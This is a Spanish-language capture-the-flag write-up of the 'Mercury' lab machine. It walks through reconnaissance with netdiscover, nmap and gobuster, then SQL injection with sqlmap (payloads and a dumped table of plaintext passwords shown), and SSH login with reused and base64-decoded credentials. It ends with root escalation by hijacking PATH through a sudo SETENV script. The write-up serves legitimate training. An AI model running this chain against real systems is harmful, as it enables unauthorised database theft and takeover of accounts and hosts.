Nicolas Guerra Garcia

Mercury

Primero tenemos que saber la ip de la maquina. Para eso utilizamos el comando de netdiscover. Utilizamos el netdiscover -r (IP). Que el -r sirve para la red que pongamos.

Aquí se ve que hay 4 ip's. La nuestra es la 4 que no aparece, entonces la ip que tenemos que atacer en este caso es la 10.20.30.8


```
root@kali: /home/n_guerra/Escritorio/mercury
Archivo  Acciones  Editar  Vista  Ayuda
Currently scanning: 10.20.30.0/24   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

10.20.30.1      52:54:00:12:35:00      1      60  Unknown vendor
10.20.30.2      52:54:00:12:35:00      1      60  Unknown vendor
10.20.30.3      08:00:27:73:82:d7      1      60  PCS Systemtechnik GmbH
10.20.30.8      08:00:27:72:aa:0d      1      60  PCS Systemtechnik GmbH
```

Para saber que puertos estan abiertos hacemos un nmap hacia la ip que queremos saberlo. Usamos el nmap -A que básicamente lo simplifica el comando para que no tengamos que escribir tanto.

Nicolas Guerra Garcia

```
┌──(root㉿kali)-[/home/n_guerra/Escritorio/mercury]
└─# nmap -A 10.20.30.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-24 16:16 CEST
Nmap scan report for 10.20.30.8
Host is up (0.00066s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c8:24:ea:2a:2b:f1:3c:fa:16:94:65:bd:c7:9b:6c:29 (RSA)
|   256 e8:08:a1:8e:7d:5a:bc:5c:66:16:48:24:57:0d:fa:b8 (ECDSA)
|_  256 2f:18:7e:10:54:f7:b9:17:a2:11:1d:8f:b3:30:a5:2a (ED25519)
8080/tcp open  http-proxy WSGIServer/0.2 CPython/3.8.2
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-server-header: WSGIServer/0.2 CPython/3.8.2
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Thu, 24 Oct 2024 14:16:17 GMT
|     Server: WSGIServer/0.2 CPython/3.8.2
|     Content-Type: text/html
|     X-Frame-Options: DENY
|     Content-Length: 2366
|     X-Content-Type-Options: nosniff
|     Referrer-Policy: same-origin
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta http-equiv="content-type" content="text/html; charset=utf-8">
|     <title>Page not found at /nice ports,/Trinity.txt.bak</title>
|     <meta name="robots" content="NONE,NOARCHIVE">
|     <style type="text/css">
|     html * { padding:0; margin:0; }
|     body * { padding:10px 20px; }
|     body * * { padding:0; }
|     body { font:small sans-serif; background:#eee; color:#000; }
|     body>div { border-bottom:1px solid #ddd; }
|     font-weight:normal; margin-bottom:.4em; }
|     span { font-size:60%; color:#666; font-weight:normal; }
|     table { border:none; border-collapse: collapse; width:100%; }
|     vertical-align:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Thu, 24 Oct 2024 14:16:17 GMT
|     Server: WSGIServer/0.2 CPython/3.8.2
```

Como se puede observar esta el puerto 8080 abierto entonces vamos a internet a comprobar que hay. En este caso hay una web levantada entonces habria que mirar si tiene vulnerabilidades.




Nicolas Guerra Garcia

Utilizaremos el comando gobuster para mirar que tiene en la web, utilizando un wordlist medium. En este caso hay que especificar el puerto 8080. Aqui encontramos un archivo que se llama robots.txt, entonces entraremos a ese archivo desde internet.

```
┌──(root㉿kali)-[/home/n_guerra/Escritorio/mercury]
└─# gobuster dir -u http://10.20.30.8:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.20.30.8:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```


```
8080/tcp open  http-proxy WSGIServer/0.2 CPython/3.8.2
| http-robots.txt: 1 disallowed entry
```

Como se puede ver nos da 3 pasos. Los 2 primeros pasos ya los hicimos. Ahora escribimos el tercer paso para ver que hay dentro.




Nicolas Guerra Garcia

Podemos ver que hay una pagina en este archivo que aun esta en desarollo.



Mirando uno de los links que hay podemos ver que dice que tiene una BBDD mysql.Entonces haremos un sqlmap para saber que hay dentro.



Nicolas Guerra Garcia

Hacemos el sqlmap a la ip y al directorio que busque dbs(bases de datos). Nos aoparecen dos bbdd una que es la default que te crea y despues esta la de mercury.

```
┌──(root㉿kali)-[/home/n_guerra/Escritorio/mercury]
└─# sqlmap -u http://10.20.30.8:8080/mercuryfacts/ --dbs --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 16:39:48 /2024-10-24/

[16:39:48] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id
=1') and without providing any POST parameters through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q] Y
[16:39:48] [INFO] resuming back-end DBMS 'mysql'
[16:39:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: error-based
    Title: MySQL ≥ 5.6 error-based - Parameter replace (GTID_SUBSET)
    Payload: http://10.20.30.8:8080/mercuryfacts/GTID_SUBSET(CONCAT(0x716a627071,(SELECT (ELT(6418=6418,1))),0x71706
27171),6418)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 time-based blind - Parameter replace
    Payload: http://10.20.30.8:8080/mercuryfacts/(CASE WHEN (9267=9267) THEN SLEEP(5) ELSE 9267 END)

    Type: UNION query
    Title: MySQL UNION query (random number) - 1 column
    Payload: http://10.20.30.8:8080/mercuryfacts/-6698 UNION ALL SELECT CONCAT(0x716a627071,0x4f617750756b7271506d6c
436d565562485150434b5543544c674e6b4d7643414447775 24a645856,0x7170627171)#
---
[16:39:48] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.6
[16:39:48] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] mercury

[16:39:48] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.20.30.8'

[*] ending @ 16:39:48 /2024-10-24/


┌──(root㉿kali)-[/home/n_guerra/Escritorio/mercury]
└─#
```

Una vez ya sabemos la bbdd hacemos lo mismo pero poniendo la bbdd y que nos de todo lo que hay dentro.

```
┌──(root㉿kali)-[/home/n_guerra/Escritorio/mercury]
└─# sqlmap -u http://10.20.30.8:8080/mercuryfacts/ -D mercury --dump-all --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

Nicolas Guerra Garcia

```
+----+-----------------------------+------------+
| id | password                    | username   |
+----+-----------------------------+------------+
| 1  | johnny1987                  | john       |
| 2  | lovemykids111               | laura      |
| 3  | lovemybeer111               | sam        |
| 4  | mercuryisthesizeof0.056Earths | webmaster |
+----+-----------------------------+------------+

[16:43:53] [INFO] table 'mercury.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.20.30.8/dump/mercury
/users.csv'
[16:43:53] [INFO] fetching columns for table 'facts' in database 'mercury'
[16:43:53] [INFO] fetching entries for table 'facts' in database 'mercury'
got a 301 redirect to 'http://10.20.30.8:8080/mercuryfacts/-1634%20UNION%20ALL%20SELECT%20CONCAT(0x716a627071,JSON_A
RRAYAGG(CONCAT_WS(0x6d657275736a,fact,id)),0x7170627171)%20FROM%20mercury.facts%23/'. Do you want to follow? [Y/n] Y
[16:43:53] [WARNING] reflective value(s) found and filtering out
[16:43:53] [INFO] resumed: 'Mercury does not have any moons or rings.','1'
[16:43:53] [INFO] resumed: 'Mercury is the smallest planet.','2'
[16:43:53] [INFO] resumed: 'Mercury is the closest planet to the Sun.','3'
[16:43:53] [INFO] resumed: 'Your weight on Mercury would be 38% of your weight on Earth.','4'
[16:43:53] [INFO] resumed: 'A day on the surface of Mercury lasts 176 Earth days.','5'
[16:43:53] [INFO] resumed: 'A year on Mercury takes 88 Earth days.','6'
[16:43:53] [INFO] resumed: 'It's not known who discovered Mercury.','7'
[16:43:53] [INFO] resumed: 'A year on Mercury is just 88 days long.','8'
Database: mercury
Table: facts
[8 entries]
+----+-------------------------------------------------------------+
| id | fact                                                        |
+----+-------------------------------------------------------------+
| 1  | Mercury does not have any moons or rings.                   |
| 2  | Mercury is the smallest planet.                             |
| 3  | Mercury is the closest planet to the Sun.                   |
| 4  | Your weight on Mercury would be 38% of your weight on Earth. |
| 5  | A day on the surface of Mercury lasts 176 Earth days.       |
| 6  | A year on Mercury takes 88 Earth days.                      |
| 7  | It's not known who discovered Mercury.                      |
| 8  | A year on Mercury is just 88 days long.                     |
+----+-------------------------------------------------------------+

[16:43:53] [INFO] table 'mercury.facts' dumped to CSV file '/root/.local/share/sqlmap/output/10.20.30.8/dump/mercury
/facts.csv'
[16:43:53] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.20.30.8'

[*] ending @ 16:43:53 /2024-10-24/

┌──(root㉿kali)-[/home/n_guerra/Escritorio/mercury]
└─#
```

La que mas nos llama la atencion es la de Users donde hay contraseñas y usuarios. El usuario que nos llama la atencion es el de webmaster ya que parece un tipo de root o que pueda tener permisos. Para eso nos conectamos por ssh ya que el puerto estaba abierto.

```
┌──(root㉿kali)-[/home/n_guerra/Escritorio/mercury]
└─# ssh webmaster@10.20.30.8
webmaster@10.20.30.8's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 24 Oct 14:46:23 UTC 2024

  System load:  0.0               Processes:               105
  Usage of /:   75.1% of 4.86GB   Users logged in:         0
  Memory usage: 29%               IPv4 address for enp0s3: 10.20.30.8
  Swap usage:   0%


22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Oct 18 17:40:14 2024 from 10.20.30.4
webmaster@mercury:~$
```

Hacemos un ls para ver que hay dentro del usuario.

```
webmaster@mercury:~$ ls
mercury_proj  user_flag.txt
webmaster@mercury:~$ cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
webmaster@mercury:~$ cat mercury_proj/
db.sqlite3     manage.py      mercury_facts/ mercury_index/ mercury_proj/  notes.txt
```

```
webmaster@mercury:~$ cat mercury_proj/notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==
webmaster@mercury:~$
```

Podemos observar que hay dos usuarios uno es el que ya estamos que ya sabemos la contraseña, y el otro deducimos que debe de ser el root. Copiamos la contraseña del linux stuff ya que sabemos que esta en base64 porque termina en ==.

```
webmaster@mercury:~/mercury_proj$ echo bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg== | base64 -d
mercurymeandiameteris4880km
webmaster@mercury:~/mercury_proj$
```

Hacemos un echo para descifrarla y poder usarla con el usuario linuxmaster. Para eso hacemos un su linuxmaster y la contraseña que hemos decodificado.

```
webmaster@mercury:~/mercury_proj$ su linuxmaster
Password:
linuxmaster@mercury:/home/webmaster/mercury_proj$
```

Miramos que permisos tiene linuxmaster, para eso hacemos sudo -l. Nos dice que tiene permisos como root a cierto directorio.

```
linuxmaster@mercury:~$ sudo -l
[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:~$
```

Miramos que hay dentro del archivo .sh

```
linuxmaster@mercury:~$ more /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
linuxmaster@mercury:~$
```

Nos posicionamos por ejemplo en la linea 5.

```
linuxmaster@mercury:~$ head -n 5 /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
linuxmaster@mercury:~$
```

Nicolas Guerra Garcia

Creamos un enlace simbólico para despues poder petarlo

```
linuxmaster@mercury:~$ ln -s /usr/bin/vim tail
```

Lo exportamos

```
linuxmaster@mercury:~$ export PATH=$(pwd):PATH
linuxmaster@mercury:~$
```

Y ahora para explotarlo tenemos que escribir lo siguiente.

```
linuxmaster@mercury:/home$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
```

dentro de el path ponemos ":!/bin/bash" y con eso ya estariamos en root